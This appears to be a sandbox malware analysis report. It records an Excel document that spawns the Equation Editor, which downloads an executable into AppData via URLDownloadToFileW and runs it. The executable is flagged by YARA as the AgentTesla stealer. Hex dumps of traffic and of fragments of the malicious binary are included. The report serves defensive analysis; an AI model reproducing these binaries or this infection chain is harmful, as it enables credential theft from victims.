2022-08-05 09:41:36 UTC	59	IN	Data Raw: 00 46 03 30 08 39 02 7e 00 00 00 00 00 03 00 46 03 60 08 48 02 85 00 00 00 00 00 03 00 46 03 7e 08 52 02 88 00 00 00 00 00 03 00 06 18 60 02 d3 01 8d 00 00 00 00 00 03 00 46 03 30 08 5d 02 8f 00 00 00 00 00 03 00 46 03 60 08 6c 02 96 00 00 00 00 00 03 00 46 03 7e 08 74 02 98 00 00 00 00 00 03 00 06 18 60 02 d3 01 9d 00 00 00 00 00 03 00 46 03 30 08 7f 02 9f 00 00 00 00 00 03 00 46 03 60 08 89 02 a3 00 00 00 00 00 03 00 46 03 7e 08 8f 02 a4 00 00 00 00 00 03 00 06 18 60 02 d3 01 a6 00 00 00 00 00 03 00 46 03 30 08 95 02 a8 00 00 00 00 00 03 00 46 03 60 08 89 02 af 00 00 00 00 00 03 00 46 03 7e 08 a2 02 b0 00 00 00 00 00 03 00 06 18 60 02 d3 01 b5 00 00 00 00 00 03 00 46 03 30 08 ab 02 b7 00 00 00 00 00 03 00 46 03 60 08 89 02 ba 00 00 00 00 00 03 00 46 03 Data Ascii: F09~F`HF~R`F0]F`IF~t`F0F`F~`F0F`F~`F0F`F
2022-08-05 09:41:36 UTC	61	IN	Data Raw: 00 00 07 00 4d 08 00 00 01 00 6a 08 00 00 01 00 64 09 00 00 02 00 6b 09 00 00 03 00 73 09 00 00 04 00 7a 09 00 00 05 00 7f 09 00 00 01 00 fb 07 00 00 02 00 08 08 00 00 01 00 64 09 00 00 02 00 3c 08 00 00 03 00 4d 08 00 00 01 00 6a 08 00 00 01 00 64 09 19 00 60 02 13 00 a9 00 36 0a cd 02 a9 00 3f 0a d2 02 c1 00 4e 0a d8 02 c1 00 78 0a dd 02 d1 00 9b 0a e2 02 b9 00 a9 0a e7 02 d9 00 e4 0a eb 02 b1 00 f3 0a 71 00 a9 00 02 0b 71 00 e1 00 3b 0b f0 02 b1 00 49 0b f7 02 b9 00 59 0b fb 02 e9 00 6e 0b 13 00 f1 00 7d 0b 0b 03 f1 00 7d 0b 10 03 29 00 9b 0b 15 03 01 01 dd 0b 1c 03 11 01 07 0c 25 03 01 01 1f 0c 36 03 f1 00 24 0c 46 03 01 01 2d 0c 4a 03 21 01 44 0c 4f 03 29 01 61 0c 56 03 29 01 6b 0c 5c 03 a9 00 7a 0c 62 03 21 01 80 0c 69 03 a9 00 92 0c b0 03 01 01 99 Data Ascii: Mjdkszd<Mjd`6?Nxqq;IYn}})%6$F-J!DO)aV)k\zb!i
2022-08-05 09:41:36 UTC	62	IN	Data Raw: 00 93 01 83 04 63 00 8b 01 74 04 69 00 fb 01 0a 05 80 00 a3 01 57 04 83 00 93 01 83 04 83 00 eb 01 57 04 83 00 f3 01 57 04 89 00 fb 01 e5 04 a0 00 a3 01 57 04 a3 00 8b 01 74 04 a3 00 23 02 38 05 c0 00 a3 01 57 04 c3 00 8b 01 74 04 c3 00 4b 02 c2 05 c9 00 2b 03 57 04 e0 00 a3 01 57 04 e3 00 23 03 57 04 e3 00 6b 01 57 04 e3 00 8b 01 74 04 e9 00 2b 03 57 04 00 01 8b 01 74 04 00 01 a3 01 57 04 03 01 8b 01 74 04 03 01 23 03 57 04 03 01 6b 01 57 04 09 01 2b 03 57 04 20 01 a3 01 57 04 20 01 8b 01 74 04 23 01 eb 01 57 04 23 01 6b 01 57 04 23 01 93 01 f3 06 23 01 f3 01 57 04 23 01 23 03 57 04 29 01 8b 01 34 07 40 01 a3 01 57 04 40 01 8b 01 74 04 43 01 93 01 4b 07 43 01 8b 01 34 07 43 01 23 03 57 04 49 01 8b 01 34 07 60 01 8b 01 74 04 60 01 a3 01 57 04 63 01 eb 01 Data Ascii: ctiWWWWt#8WtK+WW#WkWt+WtWt#WkW+W W t#W#kW##W##W)4@W@tCKC4C#WI4`t`Wc
2022-08-05 09:41:36 UTC	63	IN	Data Raw: 73 74 61 6e 63 65 45 76 65 6e 74 41 72 67 73 00 65 74 5a 45 71 73 49 74 4e 4e 55 4e 4f 4a 4e 00 65 72 49 6c 4f 48 6d 54 6a 76 46 55 52 55 42 00 66 4c 6b 4f 54 6f 51 64 54 72 5a 49 4c 56 71 00 66 4c 4e 63 76 42 43 4f 57 45 6a 6c 58 5a 51 00 6e 6d 58 49 52 65 7a 54 5a 48 69 4e 6f 50 70 00 55 61 79 74 50 50 48 4a 59 55 63 53 4f 4b 6a 00 44 74 5a 44 5a 6d 6b 58 45 67 66 4e 4a 71 68 00 6e 4e 55 68 46 49 49 79 4a 56 66 78 55 6f 4a 00 68 6c 49 4b 45 70 4a 6c 70 43 6a 59 75 4e 46 00 58 54 54 4c 43 6b 78 67 45 61 50 51 51 43 74 00 73 44 47 57 6a 74 49 6e 6e 65 41 74 76 51 44 00 65 4e 50 44 67 71 71 4e 53 47 4e 59 4e 67 4c 00 43 6d 4c 4f 6c 50 43 56 4f 53 6b 41 56 6b 59 00 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 41 70 70 6c 69 63 61 74 69 Data Ascii: stanceEventArgsetZEqsItNNUNOJNerIlOHmTjvFURUBfLkOToQdTrZILVqfLNcvBCOWEjlXZQnmX lRezTZHiNoPpUaytPPHJYUcSOKjDtZDZmkXEgfNJqhnNUhFIIyJVfxUoJhlIKEpJlpCjYuNFXTTLCkxgEaPQQCtsDG WjtInneAtvQDeNPDgqqNSGNYNgLCmLOlPCVOSkAVkYMicrosoft.VisualBasic.Applicati
2022-08-05 09:41:36 UTC	67	IN	Data Raw: 6d 62 6c 79 44 65 73 63 72 69 70 74 69 6f 6e 41 74 74 72 69 62 75 74 65 00 41 73 73 65 6d 62 6c 79 54 69 74 6c 65 41 74 74 72 69 62 75 74 65 00 53 74 61 72 74 75 70 4e 65 78 74 49 6e 73 74 61 6e 63 65 45 76 65 6e 74 41 72 67 73 2e 64 6c 6c 00 36 41 35 33 37 30 30 30 00 38 39 34 32 33 46 31 30 00 46 36 39 34 44 37 39 30 00 43 36 34 37 41 35 30 31 00 45 42 43 31 33 34 41 31 00 43 34 45 45 30 41 43 31 00 45 43 42 44 41 37 34 32 00 46 34 31 46 44 38 38 32 00 32 45 37 38 37 39 38 32 00 32 33 44 41 35 43 38 32 00 31 37 36 46 33 30 43 32 00 38 31 41 43 38 44 45 32 00 45 35 33 46 31 35 30 33 00 44 39 41 41 32 32 32 33 00 37 42 36 36 44 35 36 34 00 33 38 30 34 30 34 41 34 00 45 30 42 32 41 41 34 00 32 31 35 35 34 41 46 34 00 39 38 39 31 30 38 30 35 00 37 45 45 36 Data Ascii: mblyDescriptionAttributeAssemblyTitleAttributeStartupNextInstanceEventArgs.dll6A53700089423F10F694 D790C647A501EBC134A1C4EE0AC1ECBDA742F41FD8822E78798223DA5C82176F30C281AC8DE2E53F 1503D9AA22237B66D564380404A4E0B2AA421554AF4989108057EE6
2022-08-05 09:41:36 UTC	71	IN	Data Raw: b4 8f ca 99 d2 93 e1 b4 9c 73 e1 b4 84 e1 b4 80 e1 b4 9b e1 b4 87 e1 b4 85 20 ca 99 ca 8f 20 73 e1 b4 87 e1 b4 a0 e1 b4 87 c9 b4 20 e1 b4 87 ca 8f e1 b4 87 20 e1 b4 84 ca 80 ca 8f e1 b4 98 e1 b4 9b e1 b4 87 ca 80 e8 8d 89 d0 b5 e7 85 99 d7 a4 d7 a4 e3 83 a7 d0 b0 e3 82 b7 d7 a6 e0 a4 85 e0 a4 aa d7 98 d7 98 d7 98 d0 b8 e0 a4 9a d7 93 d1 8a e5 84 bf e5 84 bf e8 bf aa e3 82 87 e3 81 93 e8 af b6 d1 82 e0 a4 aa e5 a8 9c e5 b1 81 d7 96 e0 a4 9b e8 af b6 d0 b2 d0 b8 d7 a9 e0 a4 aa e3 82 87 d7 a1 e3 82 a6 e3 82 a6 e0 a4 aa d7 a8 e5 84 bf d7 93 e9 87 91 e0 a4 ae e3 82 bf e5 b0 ba e3 82 b3 e3 81 97 d0 b1 d0 b5 e3 83 a7 e3 82 b3 d0 b4 e5 b0 ba e3 81 8e e0 a4 aa d0 b5 e3 83 a7 e5 84 bf e3 82 8f e5 a4 8d d7 98 e0 a4 8f e0 a4 9a d7 98 e8 a5 bf d1 82 d0 b5 e5 84 bf d7 Data Ascii: s s
2022-08-05 09:41:36 UTC	72	IN	Data Raw: 20 73 e1 b4 87 e1 b4 a0 e1 b4 87 c9 b4 20 e1 b4 87 ca 8f e1 b4 87 20 e1 b4 84 ca 80 ca 8f e1 b4 98 e1 b4 9b e1 b4 87 ca 80 d1 8a e3 81 93 d7 a6 e3 82 b7 e0 a4 aa d0 b2 e5 bc 80 d0 b5 d7 98 e5 bc 80 e5 a8 9c e9 a9 ac e8 af b6 e3 81 9f e3 82 ad e0 a4 aa e0 a4 8f e3 82 87 e6 9d b0 d7 a6 e6 9d b0 d1 8a e3 82 bf e3 82 8f e3 82 87 d7 a9 e3 82 b3 e3 82 bf e3 83 a7 e0 a4 9b e8 89 be e3 81 b0 d0 b5 d7 90 e5 90 be e8 b4 bc e3 82 a6 d7 96 d0 b1 e5 84 bf e3 81 9f e4 b8 bd e5 a4 8d e3 82 8f e0 a4 9b e3 82 bf e3 81 93 e0 a4 9b e3 82 87 e3 81 97 d0 b2 e3 82 bf e8 af b6 e3 82 bf e5 b1 81 e3 82 87 e0 a4 85 e3 81 93 e3 81 8e d0 b6 d1 8a d7 a6 e0 a4 82 e3 82 b7 e3 83 a7 e3 82 b7 e3 82 bf e5 b0 ba e5 b1 81 d0 b2 e8 8d 89 e5 b1 81 e5 bc 80 e3 82 bf e9 a9 ac d7 96 d1 82 e3 82 Data Ascii: s
2022-08-05 09:41:36 UTC	77	IN	Data Raw: 00 72 00 68 00 54 00 69 00 53 00 42 00 57 00 57 00 54 00 6f 00 59 00 44 00 78 00 46 00 66 00 45 00 67 00 6b 00 65 00 6d 00 75 00 69 00 53 00 42 00 57 00 57 00 54 00 6f 00 59 00 44 00 78 00 46 00 66 00 45 00 67 00 6b 00 73 00 65 00 52 00 69 00 53 00 42 00 57 00 57 00 54 00 6f 00 59 00 44 00 78 00 46 00 66 00 45 00 67 00 6b 00 00 1f 69 00 53 00 42 00 57 00 57 00 54 00 6f 00 59 00 44 00 78 00 46 00 66 00 45 00 67 00 6b 00 00 0b 22 00 7b 00 30 00 7d 00 22 00 00 03 20 00 00 4d 53 00 74 00 61 00 72 00 74 00 75 00 70 00 4e 00 65 00 78 00 74 00 49 00 6e 00 73 00 74 00 61 00 6e 00 63 00 65 00 45 00 76 00 65 00 6e 00 74 00 41 00 72 00 67 00 73 00 2e 00 52 00 65 00 73 00 6f 00 75 00 72 00 63 00 65 00 73 00 00 00 00 4d cf 6a f0 6a dd 6a ee 6a f0 6a f1 6a ec 6a ca 6a Data Ascii: rhTiSBWWToYDxFfEgkemuiSBWWToYDxFfEgkseRiSBWWToYDxFfEgkiSBWWToYDxFfEgk"{0}" MSt artupNextInstanceEventArgs.ResourcesMjjjjjjj
2022-08-05 09:41:36 UTC	81	IN	Data Raw: 00 01 08 12 15 04 00 01 02 0e 06 00 03 0e 0e 0e 0e 0c 00 05 01 12 80 a9 08 12 80 a9 08 08 05 00 01 1d 05 08 06 00 01 01 12 80 9d 05 00 01 12 61 08 49 07 34 11 64 11 60 12 3c 12 40 0e 12 54 12 5c 02 0e 0e 0e 0e 0e 0e 0e 0e 0e 12 44 12 38 0e 12 48 12 50 0e 12 58 12 4c 1d 08 08 1d 05 02 08 08 08 08 08 08 08 08 08 08 08 08 08 1d 05 12 80 9d 12 61 1d 0e 08 02 02 08 0b 10 01 01 1e 00 15 12 1d 01 1e 00 03 0a 01 0e 05 20 02 0e 0e 0e 04 00 01 0e 0e 05 07 03 0e 0e 0e 03 07 01 02 04 01 00 00 00 06 20 01 01 11 80 c1 06 20 01 01 11 80 c9 02 1e 24 06 20 01 01 11 80 d1 08 01 00 01 00 00 00 00 00 05 20 02 01 0e 0e 18 01 00 0a 4d 79 54 65 6d 70 6c 61 74 65 08 31 31 2e 30 2e 30 2e 30 00 00 06 15 12 18 01 12 0c 06 15 12 18 01 12 08 06 15 12 18 01 12 11 06 15 12 18 01 Data Ascii: aI4d`<@T\D8HPXLa $ MyTemplate11.0.0.0

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:36 UTC	85	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 02 02 02 02 02 02 02 02 02 02 02 02 01 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 01 01 01 01 01 01 01 01 01 01 01 01 01 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-08-05 09:41:36 UTC	89	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 28 00 00 00 20 00 00 00 40 00 00 00 01 00 20 00 00 00 00 00 80 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: (@
2022-08-05 09:41:36 UTC	93	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 01 00 06 00 10 10 10 00 01 00 04 00 28 01 00 00 02 00 10 10 00 00 01 00 08 00 68 05 00 00 03 00 10 10 00 00 01 00 20 Data Ascii: (h

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- jhghyftvgyjhjhgjhjhggfresewdxrcnvf...
- powershell_ise.exe
- dw20.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2960**, Parent PID: **576**

General

Target ID:	0
Start time:	11:41:32
Start date:	05/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f440000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E1E0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	a</	binary	61 3C 2F 00 90 0B 00 00 02 00 00 00 00 00 00 00 66 00 00 00 01 00 00 00 32 00 00 00 28 00 00 00 63 00 6F 00 6E 00 74 00 72 00 61 00 63 00 74 00 20 00 2D 00 20 00 77 00 69 00 70 00 61 00 6B 00 20 00 6F 00 79 00 2E 00 78 00 6C 00 73 00 78 00 00 00 63 00 6F 00 6E 00 74 00 72 00 61 00 63 00 74 00 20 00 2D 00 20 00 77 00 69 00 70 00 61 00 6B 00 20 00 6F 00 79 00 00 00	success or wait	1	6E1E0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2244**, Parent PID: **576**

General

Target ID:	2
Start time:	11:41:53
Start date:	05/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	38A8C00	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\qGTGx[1].exe	0	7971	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1b fd fd 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0b 00 00 18 00 00 00 08 00 00 00 00 00 00 fd 37 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELb7 @@ @	success or wait	1	38A8C00	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\qGTGx[1].exe	7971	733	65 76 65 6c 20 6c 65 76 65 6c 3d 22 61 73 49 6e 76 6f 6b 65 72 22 20 75 69 41 63 63 65 73 73 3d 22 66 61 6c 73 65 22 2f 3e 0d 0a 20 20 20 20 20 20 3c 2f 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 3c 2f 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 3c 2f 74 72 75 73 74 49 6e 66 6f 3e 0d 0a 3c 2f 61 73 73 65 6d 62 6c 79 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 0c 00 00 00 fd 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	evel level="asInvoker" uiAccess="false"/> </requestedPrivileges> </security> </trustInfo> </assembly>07	success or wait	1	38A8C00	URLDownloadToFileW
C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe	0	8704	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1b fd fd 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0b 00 00 18 00 00 00 08 00 00 00 00 00 00 fd 37 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELb7 @@ @	success or wait	1	38A8C00	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe PID: 2912, Parent PID: 2244

General

Target ID:	5
Start time:	11:42:00
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe
Imagebase:	0xff0000
File size:	8704 bytes
MD5 hash:	6D370555D43F89189867FD72222C6059
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.1010469856.000000000349E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.1010469856.000000000349E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000005.00000002.1010469856.000000000349E000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.1010395589.0000000003429000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.1010395589.0000000003429000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000005.00000002.1010395589.0000000003429000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB57995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB57995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Activities\5a02922c5afc3ae5516332677f63e95f\System.Activities.ni.dll.aux	unknown	2256	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB5A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA6DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB5B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB5B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DA6DE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	success or wait	1	6BF6AD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6BF6AD76	unknown
